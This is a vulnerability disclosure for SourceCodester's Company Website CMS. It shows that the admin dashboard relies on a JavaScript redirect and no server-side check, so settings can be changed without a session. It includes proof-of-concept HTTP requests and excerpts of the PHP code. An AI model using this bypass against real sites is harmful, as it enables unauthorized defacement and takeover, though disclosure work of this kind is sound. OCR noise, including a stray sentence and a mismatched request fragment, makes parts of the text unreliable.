Jamison2022 / Company-Website-CMS Public

Code Issues Pull requests Actions Projects Security Insights

main

Company-Website-CMS / Company Website CMS-Unauthorized Access.md

Jamison2022 first commit History

1 contributor

65 lines (31 sloc) | 2.57 KB

Company Website CMS Dashboard Exists Unauthorized Access Vulnerability


Company Website CMS Released by SourceCodester Has Unauthorized Access Vulnerability

The background of the site is `/dashboard`, which requires login to access. In the background, operations such as publishing articles, uploading files, changing websites, and deleting information can be performed. However, the site has an unauthorized access vulnerability, and any operations can still be performed after deleting cookies.

How to test: Log in to `/dashboard` to do anything like modify **Site Settings**, then delete cookies and try again.

Take Site settings as an example:

To modify the site title



Site Title: Vogue Website

Site Keywords: Church, Marketing

Site Description: Lorem ipsum dolor sit amet, consectetur adipisicing elit. Impedit nihil tenetur minus quidem est deserunt molestias accusamus


Footer About: Young coders can use events to coordinate timing and communication between different sprites or pieces of their story. For instance, the

Footer Text: © 2022 All Rights Reserved

Social Follow Text: Lorem ipsum dolor sit amet, consectetur adipisicing elit. Impedit nihil tenetur minus quidem est deserunt molestias.

Website URL: http://localhost:8080/vogue/

Modify Site Title to 123



Site Setting Updated successfully.


Site Title: 123

Site Description: Lorem ipsum dolor sit amet, consectetur adipisicing elit. Impedit nihil tenetur minus quidem est deserunt molestias accusamus

Footer Text: © 2022 All Rights Reserved

Website URL: http://localhost:8080/vogue/


Lorem ipsum dolor sit amet, consectetur adipisicing elit. Impedit nihil tenetur minus quidem est deserunt molestias accusamus harum ullam tempore debitis et, expedita, repellat delectus aspernatur neque itaque qui quod.




```
POST /vogue/dashboard/settings HTTP/1.1
Host: 192.168.106.1
Content-Length: 1475
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.106.1
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryLsmqvpA2E4zph70e
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.106.1/vogue/dashboard/settings
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=uqagbfc9qfhptr56ke36reak8p
Connection: close

------WebKitFormBoundaryLsmqvpA2E4zph70e
Content-Disposition: form-data; name="site_title"

123
------WebKitFormBoundaryLsmqvpA2E4zph70e
Content-Disposition: form-data; name="site_keyword"

Church, Marketing
------WebKitFormBoundaryLsmqvpA2E4zph70e
Content-Disposition: form-data; name="site_desc"
```

```
                    </div>
                    <form action="" method="post" enctype="
                    multipart/form-data">
                      <div class="row">


                        <div class="col-lg-6">
                          <div class="mb-3">
                            <label for="firstnameInput" class="
                            form-label">
                              Site Title
                            </label>
                            <input type="text" class="form-control" id=
                            "firstnameInput" name="site_title" value="
                            123">
                          </div>
                        </div>

                        <div class="col-lg-6">
                          <div class="mb-3">
                            <label for="firstnameInput" class="
                            form-label">
                              Site Keywords
                            </label>
                            <input type="text" class="form-control" id=
                            "firstnameInput" name="site_keyword" value
                            ="Church, Marketing">
                          </div>
                        </div>
```

Delete the cookie, then modify the Site Title to 456



```
Referer: http://192.168.106.1/vogue/dashboard/settings
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=uqagbfc9qfhptr56ke36reak8p
Connection: close

------WebKitFormBoundaryLsmqvpA2E4zph70e
Content-Disposition: form-data; name="site_title"

123
------WebKitFormBoundaryLsmqvpA2E4zph70e
Content-Disposition: form-data; name="site_keyword"
```




```
POST /vogue/dashboard/settings HTTP/1.1
Host: 192.168.106.1
Content-Length: 1475
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.106.1
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryLsmqvpA2E4zph70e
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.106.1/vogue/dashboard/settings
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryLsmqvpA2E4zph70e
Content-Disposition: form-data; name="site_title"

456
------WebKitFormBoundaryLsmqvpA2E4zph70e
Content-Disposition: form-data; name="site_keyword"

Church, Marketing
------WebKitFormBoundaryLsmqvpA2E4zph70e
Content-Disposition: form-data; name="site_desc"
```

```
<form action="" method="post" enctype="
multipart/form-data">
  <div class="row">


    <div class="col-lg-6">
      <div class="mb-3">
        <label for="firstnameInput" class="
        form-label">
           Site Title
        </label>
        <input type="text" class="form-control"
         id="firstnameInput" name="site_title"
          value="456">
      </div>
    </div>

    <div class="col-lg-6">
      <div class="mb-3">
        <label for="firstnameInput" class="
        form-label">
           Site Keywords
        </label>
        <input type="text" class="form-control"
         id="firstnameInput" name="site_keyword
        "  value="Church, Marketing">
      </div>
    </div>
```

After deleting the cookie, the modification is still successful.

Code analysis


Let's take a look at `/dashboard/index.php` first:


\vogue\dashboard\index.php - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
index.php
header.php
sidebar.php
site-settings.php

```
<?php
include"header.php";
$username=$_SESSION['username'];
?>
<?php include"sidebar.php";?>



<!-- ============================================================== -->
<!-- Start right Content here -->
<!-- ============================================================== -->
<div class="main-content">

    <div class="page-content">
        <div class="container-fluid">

            <!-- start page title -->
            <div class="row">
                <div class="col-12">
                    <div class="page-title-box d-sm-flex align-items-center justify-content-between">
                        <h4 class="mb-sm-0">Dashboard</h4>

                        <div class="page-title-right">
                            <ol class="breadcrumb m-0">
                                <li class="breadcrumb-item"><a href="javascript: void(0);">Dashboards</a></li>
                                <li class="breadcrumb-item active">Dashboard</li>
                            </ol>
```

The `/dashboard/ndex.php` page first contains the `header.php` page, and then gets the username through `$_SESSION` .


`$username` on the `index.php` page is only used to output the username.



```
                                        </div>
                                    </div>
                                </div>
                                <!-- end page title -->

                                <div class="row">
                                    <div class="col">

                                        <div class="h-100">
                                            <div class="row mb-3 pb-1">
                                                <div class="col-12">
                                                    <div class="d-flex align-items-lg-center flex-lg-row flex-column">
                                                        <div class="flex-grow-1">
                                                            <h4 class="fs-16 mb-1">Howdy  <?php print $username;?>!</h4>
                                                            <p class="text-muted mb-0">Welcome back to your dashboard.</p>
                                                        </div>
                                                        <div class="mt-3 mt-lg-0">
                                                            <form action="javascript:void(0);">

                                                            </form>
                                                        </div>
                                                    </div><!-- end card header -->
                                                </div>
                                                <!--end col-->
```


Let's look at the header.php page:

if username session is NOT set then this page will jump to login page


[redacted]e\dashboard\header.php - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
index. php
header. php
sidebar. php
site-settings. php

```
<?php
include "z_db.php";


session_start();
// Check, if username session is NOT set then this page will jump to login page

if (!isset($_SESSION['username'])) {
        print "
                <script language='javascript'>
                    window.location = 'login.php';
                </script>
            ";
}

// Check, if username session is NOT set then this page will jump to login page
if (isset($_SESSION['username'])) {

 $username = $_SESSION['username'];
}
 else {
    print "
                <script language='javascript'>
                    window.location = 'login.php';
                </script>
            ";
}

?>
<!doctype html>
```

Let's look at the code for Site Settings, which is site-settings.php



[redacted]e\dashboard\site-settings.php - Notepad++ [Administrator]

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
index. php
header. php
sidebar. php
site-settings. php

```
<?php include"header.php";?>
<?php include"sidebar.php";?>

<!-- ============================================================= -->
<!-- Start right Content here -->
<!-- ============================================================= -->
<div class="main-content">
 <div class="page-content">
        <div class="container-fluid">

                    <!-- start page title -->
                    <div class="row">
                        <div class="col-12">
                            <div class="page-title-box d-sm-flex align-items-center jus
                                <h4 class="mb-sm-0">Site Config</h4>

                                <div class="page-title-right">
                                    <ol class="breadcrumb m-0">
                                        <li class="breadcrumb-item"><a href="javascript
                                        <li class="breadcrumb-item active">Config</li>
                                    </ol>
                                </div>

                            </div>
                        </div>
                    </div>
```

Find

Find | Replace | Find in Files | Find in Projects | Mark

Find what : $username

Find Next
Count
Find All in Current Document
Find All in All Opened Documents
Close

☐ In selection

☐ Backward direction
☐ Match whole word only
☐ Match case
☑ Wrap around

Search mode
● Normal
○ Extended (\n, \r, \t, \0, \x...)
○ Regular expression ☐ . matches newline

☑ Transparency
● On losing focus
○ Always

Find: Can't find the text "$username"

As you can see, this page does not do any verification for user identity.

The same is true for the rest of the dashboard pages.

Link

https://www.sourcecodester.com/php/15517/company-website-cms-php.html